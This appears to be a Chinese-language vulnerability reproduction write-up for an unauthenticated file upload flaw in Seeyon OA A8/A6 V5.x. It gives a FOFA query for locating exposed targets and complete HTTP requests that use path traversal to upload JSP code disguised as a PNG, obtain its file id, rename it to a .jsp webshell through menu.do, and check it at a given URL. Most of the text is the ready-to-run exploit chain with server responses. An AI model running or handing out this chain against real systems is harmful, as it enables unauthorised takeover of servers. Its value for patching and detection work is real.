Z4-5致远互联-OA-文件上传


漏洞描述：

致远OA 接口 fileUpload.do 接口处存在文件上传漏洞，未经身份验证的远程攻击者可通过目录遍历的方式绕过上传接口限制，并利用menu.do接口替换上传文件的fileid值实现webshell上传到服务器，获取服务器权限，控制整个 web 服务器。

影响版本：

致远A8 V5.x 版本
致远A6 V5.x 版本

网站图片：



网络测绘：

fofa语法：

FOFA：title="协同管理软件 V5.6SP1"

漏洞复现：

上传图片获取fileid值
payload：

```
POST /seeyon/autoinstall.do/../../seeyon/fileUpload.do?method=processUpload HTTP/1.1
Host: your-ip
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)

--00content0boundary00
Content-Disposition: form-data; name="type"


--00content0boundary00
Content-Disposition: form-data; name="extensions"

png
--00content0boundary00
Content-Disposition: form-data; name="applicationCategory"


--00content0boundary00
Content-Disposition: form-data; name="destDirectory"


--00content0boundary00
Content-Disposition: form-data; name="destFilename"


--00content0boundary00
Content-Disposition: form-data; name="maxSize"


--00content0boundary00
Content-Disposition: form-data; name="isEncrypt"

false
--00content0boundary00
Content-Disposition: form-data; name="file1"; filename="1.png"
Content-Type: Content-Type: application/pdf

<% out.println("hello");%>
--00content0boundary00--
```

效果图:

Request

数据包扫描 美化 热加载 构造请求

```
POST /seeyon/autoinstall.do/../../seeyon/fileUpload.do?method=processUpload HTTP/1.1
Host: 
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)

--00content0boundary00
Content-Disposition: form-data; name="type"


--00content0boundary00
Content-Disposition: form-data; name="extensions"

png
--00content0boundary00
Content-Disposition: form-data; name="applicationCategory"


--00content0boundary00
Content-Disposition: form-data; name="destDirectory"


--00content0boundary00
Content-Disposition: form-data; name="destFilename"

```

Responses 26276bytes / 15ms

```
//判断是否安装了精灵
var isA8geniusAdded = false;




try {
    getA8Top().endProc();
}catch(e){
}

var callback = null;

var reAtts= new ArrayList();
var fileurls="";

    fileurls=fileurls+","+'-1252653502
    reAtts.add(new Attachment("","1
        "1.png","Content-Type:applic
        "-1252653502672253919",'',
        null,"png","jpg.gif",true,
```

携带fileid值将文件转换为jsp文件

```
POST /seeyon/autoinstall.do/../../seeyon/privilege/menu.do HTTP/1.1
Host: your-ip
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)

method=uploadMenuIcon&fileid=获取到的值&filename=qwe.jsp
```

Request

数据包扫描 美化 热加载 构造请求

```
POST /seeyon/autoinstall.do/../../seeyon/privilege/menu.do HTTP/1.1
Host: 
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)

method=uploadMenuIcon&fileid=-1252653502672253919&filename=qwe.jsp
```


Responses 0bytes / 42ms

```
HTTP/1.1 200 OK
Date: Mon, 08 Apr 2024 12:05:08 GMT
Server: Seeyon-Server/1.0


```

验证url

```
/seeyon/main/menuIcon/qwe.jsp
```



hello